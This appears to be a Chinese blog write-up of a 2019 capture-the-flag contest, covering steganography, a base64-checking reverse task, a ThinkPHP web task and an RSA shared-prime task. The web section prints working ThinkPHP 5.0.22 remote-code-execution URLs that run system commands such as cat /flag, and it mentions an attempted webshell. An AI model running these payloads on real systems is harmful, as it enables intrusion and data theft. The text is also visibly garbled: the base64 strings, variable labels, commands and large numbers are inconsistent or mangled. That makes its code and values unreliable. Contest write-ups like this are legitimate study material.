

第三届强网杯线上赛记录

原创


T19er 于 2019-07-02 18:06:20 发布 849 收藏 2

分类专栏: [writeup](#) 文章标签: [writeup](#) [强网杯](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/About23/article/details/94464074>

版权



[writeup](#) 专栏收录该内容

5 篇文章 0 订阅

订阅专栏

Misc

0x01 签到



flag{welcome_to_qwb_2019}

0x02 强网先锋-打野




解压出来是一个bmp文件

打开图片




又是cxk。。。。

首先想到的是丢尽Stegsolve分析一波，感觉是lsb隐写，但看不出有什么端倪。



但能够确定的是隐写题目，于是百度一波，发现zsteg是一个可以检测png和bmp文件中隐藏数据的工具，于是安装zsteg分析一波。竟然发现了flag有点意外。。




qwxf{you_say_chick_beautiful?}

Reverse

0x01 强网先锋_AD



查看main函数



```

sub_40081D .text 58 v9 = 90;
sub_400862 .text 59 v10 = 51;
main .text 60 v11 = 116;
init .text 61 v12 = 116;
fini .text 62 v13 = 89;
_tera_proc .fini 63 v14 = 87;
puts .exte 64 v15 = 90;
strlen .exte 65 v16 = 104;
strchr .exte 66 v17 = 97;
__libc_start_main .exte 67 v18 = 51;
__isoc99_scanf .exte 68 v19 = 86;
69 v20 = 104;
70 v21 = 97;
71 v22 = 87;
72 v23 = 120;
73 v24 = 104;
74 v25 = 97;
75 v26 = 88;

```

```

v46 = &v45;
sub_4005B7(&v45, (__int64)v4);
for ( i = 0; i <= 44; ++i )
{
    if ( v4[i] != (unsigned __int8)*(&v5 + i) )
    {
        puts("you're not\n");
        return 0LL;
    }
}
puts("yes, you are!\n");
return 0LL;

```

发现这里首先输入一个数组，然后与给定的那几个数进行比较，若一样就正确。再比较之外还有个sub_4005B7(&v45, (__int64)v4);函数

```

Function name      Seqn  1  __fastcall sub_4005B7(const char *a1, __int64 a2)
init_proc         .init  2 {
sub_400470         .plt   3  int v2; // eax
puts              .plt   4  int v3; // eax
_strlen           .plt   5  int v4; // eax
strchr            .plt   6  int v5; // ST18_4
__libc_start_main .plt   7  int v6; // eax
__isoc99_scanf    .plt   8  int v7; // eax
__sgon_start__    .plt   9  int v8; // eax
start             .text 10  int v10; // [rsp+10h] [rbp-10h]
sub_400510         .text 11  unsigned __int8 v11; // [rsp+17h] [rbp-9h]
sub_400540         .text 12  unsigned __int8 v12; // [rsp+17h] [rbp-9h]
sub_400580         .text 13  int v13; // [rsp+18h] [rbp-8h]
sub_4005B0         .text 14  int v14; // [rsp+18h] [rbp-8h]
sub_4005B7         .text 15  int v15; // [rsp+18h] [rbp-8h]
sub_40081D         .text 16  int v16; // [rsp+1Ch] [rbp-4h]
sub_400862         .text 17
main              .text 18  v16 = 0;
init              .text 19  v13 = 0;
fini              .text 20  v10 = strlen(a1);
_tera_proc        .fini 21  while ( v16 < v10 )
puts              .exte 22  {
strlen            .exte 23  {
strchr            .exte 24  v2 = v13;
__libc_start_main .exte 25  v14 = v13 + 1;
__isoc99_scanf    .exte 26  *((_BYTE *) (a2 + v2) = off_601238[(const unsigned __int8)a1[v16] >> 2];
                .exte 27  v11 = 16 * a1[v16] & 0x30;
                .exte 28  if ( v10 <= v16 + 1 )
                .exte 29  {
                .exte 30  v4 = v14;
                .exte 31  v5 = v14 + 1;
                .exte 32  *((_BYTE *) (a2 + v4) = off_601238[v11];
                .exte 33  *((_BYTE *) (v5 + a2) = 61;
                .exte 34  v6 = v5 + 1;
                .exte 35  v13 = v5 + 2;
                .exte 36  *((_BYTE *) (v6 + a2) = 61;
                .exte 37  break;
                .exte 38

```

这边是对输入的数进行base64加密

于是思路很清晰了，给定的数是ASCII码，

90 109 120 104 90 51 116 89 87 90 104 97 51 86 104 97 87 120 104 97 88 70 112 89 87 53 107 89 87 57 105 102 81 61 61 将其进行转换后得到的是base64

ZmxhZ3ttYWZha3VhaXhaXFpYW5kYW9ifQ==

将其解码


明文 flag{mafakuailaiqiandaob}	BASE64编码	BASE64 <u>ZmxhZ3R3ZWZha3VhaWxhaXFpYW5kYW99IG==</u>
	← BASE64解码	

得到flag{mafakuailaiqiandaob}

Web



打开网页首先尝试把源码载下来，无果。



Index of /1

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
LICENSE.txt	2019-04-03 15:08	1.8K	
README.md	2019-04-03 15:08	5.6K	
build.php	2019-04-03 15:08	1.1K	
composer.json	2019-04-03 15:08	942	
composer.lock	2019-04-03 15:08	18K	
extend/	2019-04-02 20:58	-	
public/	2019-04-03 15:08	-	
runtime/	2019-04-02 20:58	-	
think	2019-04-03 15:08	753	
vendor/	2019-04-02 20:58	-	

Apache/2.4.18 (Ubuntu) Server at 117.78.28.89 Port 32736

点进public可知这个一个基于thinkphp5.0.22的框架，于是百度一下发现了其版本有个漏洞

|| (>0.0<) ||

值得信赖 - 的完美框架 [这个 5.0.22的二次开发版本由 Smity 独家赞助发布]



是一个RCE漏洞


接着看到一个目录Runtime目录里有日志



```
[ 2019-03-12T23:18:49+08:00 ] 223.104.19.11 GET 39.105.136.196:8000/?s=index/\think/app/invokefunction  
[ error ] [0]variable type error: boolean  
-----  
[ 2019-03-12T23:18:53+08:00 ] 42.236.10.84 GET 39.105.136.196:8000/?s=index/\think/app/invokefunction&  
[ error ] [0]variable type error: boolean  
-----  
[ 2019-03-12T23:19:52+08:00 ] 223.104.19.11 GET 39.105.136.196:8000/?s=index/\think\Request/input&filt  
[ error ] [0]Access to non-public constructor of class think\Request  
-----  
[ 2019-03-12T23:23:59+08:00 ] 223.104.19.11 get /?s=captcha  
[ error ] [2]system(): Cannot execute a blank command
```

可以初步判断是一个存在RCE漏洞ThinkPHP框架版本
于是查下资料。通过已公开的poc可以构造


`http://117.78.28.89:32736/1/public/index.php/?s=index/\think/app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1`
可以执行phpinfo



先尝试写入一句话木马文件
发现连不上

`http://117.78.28.89:32736/1/public/index.php/?s=/index/\think/app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=1s%20-1`

且当前目录下没有发现flag文件。




`http://117.78.28.89:32736/1/public/index.php/?s=index/\think/app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=1s%20/`

于是查看根目录下，发现了flag文件



```
http://117.78.28.89:32736/1/public/index.php/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat%20/flag
```

读取，发现了flag



Crypto

0x01 强网先锋-辅助



下载查看，是一道简单的RSA题目，常规模数

```
flag=open("flag", "rb").read()

from Crypto.Util.number import getPrime, bytes_to_long
p=getPrime(1024)
q=getPrime(1024)
e=65537
n=p*q
m=bytes_to_long(flag)
c=pow(m,e,n)
print c,e,n

p=getPrime(1024)
e=65537
n=p*q
m=bytes_to_long("1"*32)
c=pow(m,e,n)
print c,e,n

...
output:
n1:2482083893746618248544426737023750400124543452082436334398504986023501710639402060949106693279462896968831
e:65537
c1:1496703005997511495029539987418504705373658788012799054203576520142577934243066251776506325878468586810701

n2:3829060039572042737496679186881067950328956133163629908872348108160129550437697677150599483923925798224321
e:65537
c2:1462466262872582061862237080394863085409468781433833482746287035798279529184422527469025360491953578593421
...
```

这个题目中output中两个e都为65537，设两个n分别为：

```

n1=1496703005997511495029539987418504705373658788012799054203576520142577934243066251776506325878468586810706678
9475747180244711352646469776732938544641583842313791872986357504462184924075227433498631423289187988351475666785
1908542103895875949754560649846119904611266843010862415329152673116751641902134742453110196236548659378516535328
7096542347455534823985802155158965016960243942384116069879333811520423814008573868088331343357406024360002850060
0824624358473403059597593891412179399165813622512901263380299561019624741488779367019389775786547292065352885007
224239581776975892385364446446185642939137287519945974807727
n2=1462466262872582061862237080394863085409468781433833482746287035758279529184492527469025360491953578593420808
1825425541536057550227048399837243392490762167733083030368221240764693694321150104306044125934201699430146970466
6574109992616308259311787318572675997503249186107900989525201135931302450105309613505927352394543376319276695420
2693587353596448759543398490252996072665548169640400662891792224166614808274187403375697072435747053958984854870
4573091633917869387239324447730587545472564561496724882799495186768858324490838169123077051890332313671220385830
444331578674338014080959653201802476516237464651809255679979

```

利用欧几里得算法

```

# coding=utf-8
def gcd(a, b):
    if a < b:
        a, b = b, a
    while b != 0:
        temp = a % b
        a = b
        b = temp
    return a
n1=1496703005997511495029539987418504705373658788012799054203576
n2=1462466262872582061862237080394863085409468781433833482746287
print gcd(n1,n2)

```

得到q

接着由q算出p1,p2即 $p1 = n1/q$, $p2 = n1/q$ 。

完整脚本如下：

```

#!/usr/bin/env python
# coding=utf-8
import gmpy2
import binascii
e = gmpy2.mpz(65537)
n1=149670300599751149502953998741850470
n2=14624662628725820618622370803948630

q=gmpy2.mpz(16199339390003056686715060)
#由欧几里得算法得到q
p1 = gmpy2.mpz(92392842076088454558676)
p2 = gmpy2.mpz(90279376687119715076904)
)#由q算出p1,p2, p1 = n1/q, p2 = n1/q
c1 = gmpy2.mpz(24820838937466182485444)
c2 = gmpy2.mpz(38290600395720427374966)
d2 = gmpy2.invert(e, (p2-1) * (q-1))
m2 = pow(c2,d2,n2)
m2_hex = hex(m2)
print m2_hex

d1 = gmpy2.invert(e, (p1-1) * (q-1))
m1 = pow(c1,d1,n1)
m1_hex = hex(m1)
print m1_hex

```



```
#!/usr/bin/env python

coding=utf-8

import gmpy2
import binascii
e = gmpy2.mpz(65537)
n1=1496703005997511495029539987418504705373658788012799054203576520142577934243066251776506325878468586810706678
9475747180244711352646469776732938544641583842313791872986357504462184924075227433498631423289187988351475666785
1908542103895875949754560649846119904611266843010862415329152673116751641902134742453110196236548659378516535328
7096542347455534823985802155158965016960243942384116069879333811520423814008573868088331343357406024360002850060
0824624358473403059597593891412179399165813622512901263380299561019624741488779367019389775786547292065352885007
224239581776975892385364446446185642939137287519945974807727
n2=1462466262872582061862237080394863085409468781433833482746287035758279529184492527469025360491953578593420808
1825425541536057550227048399837243392490762167733083030368221240764693694321150104306044125934201699430146970466
6574109992616308259311787318572675997503249186107900989525201135931302450105309613505927352394543376319276695420
2693587353596448759543398490252996072665548169640400662891792224166614808274187403375697072435747053958984854870
4573091633917869387239324447730587545472564561496724882799495186768858324490838169123077051890332313671220385830
444331578674338014080959653201802476516237464651809255679979

q=gmpy2.mpz(1619933939000305668671506023637215354794334895427268993629441308721072255989935162281938776894200236
9523158487695453708997367347807434842269761982030939736358374852350303546277276527797849108232462012283854036516
8604124924805412323471486221429513024367107238770298040268787441768635257727315317704741778501737)
#由欧几里得算法得到q
p1 = gmpy2.mpz(9239284207608845455867687388520543227768879410262265719212617975357648896643963678582104711530144
3362169549898465575056742381428321997570097374526363913597739756884031644135343404225885226264566916462715686341
654211514913366341960827374747754358972050549971216117165750261475461979495685882564817634194301271)
p2 = gmpy2.mpz(9027937668711971507690435781085521234778202240275925463507243878784124558193071692754180056458219
7695494423401147385731042364986596482750220701857807271816829238846312998439918616452075752787878425283820635199
121653984306111110530896331011530772771558835563313746863033189248831495407320154948117671577602867
)#由q算出p1,p2, p1 = n1/q, p2 = n1/q
c1 = gmpy2.mpz(2482083893746618248544426737023750400124543452082436334398504986023501710639402060949106693279462
8969688390297120993362359762215715646429002408277747191995331240539531579198508382140219349074806334415773162638
5301123251839290498302805215586215426440110812496840409882394669181179895274719423729058132386866663735760469301
50790075559497424559555518819140844020498487432684946922741232053249894575417796067090655122702306134848220257
9432976454614774880868048560183239867969991033855655404965344224063903559879768154507445359497850730090430071594
96929187184338592859040917546122343981520508220332785862546608841127597)
c2 = gmpy2.mpz(3829060039572042737496679186881067950328956133163629908872348108160129550437697677150599483923925
798224328175594483217938833520220087230303470138525970468915511113203961854825647839754353463544400357769097811
5840763604498640381984064837960963003934889541504572320884363119125214260066760780747995419444723706108061837078
7672720344741413537975922184859333432197766580150534457001196765621678659952108010596273244230812327182786329760
8440371497195872696321335951492940674909556448934027087202841797150021492240689288286565153264468817912286380085
72889331511945042911372915003805505412099102954073299010951896955362470)
d2 = gmpy2.invert(e, (p2-1)*(q-1))
m2 = pow(c2, d2, n2)
m2_hex = hex(m2)
print m2_hex

d1 = gmpy2.invert(e, (p1-1)*(q-1))
m1 = pow(c1, d1, n1)
m1_hex = hex(m1)
print m1_hex
```

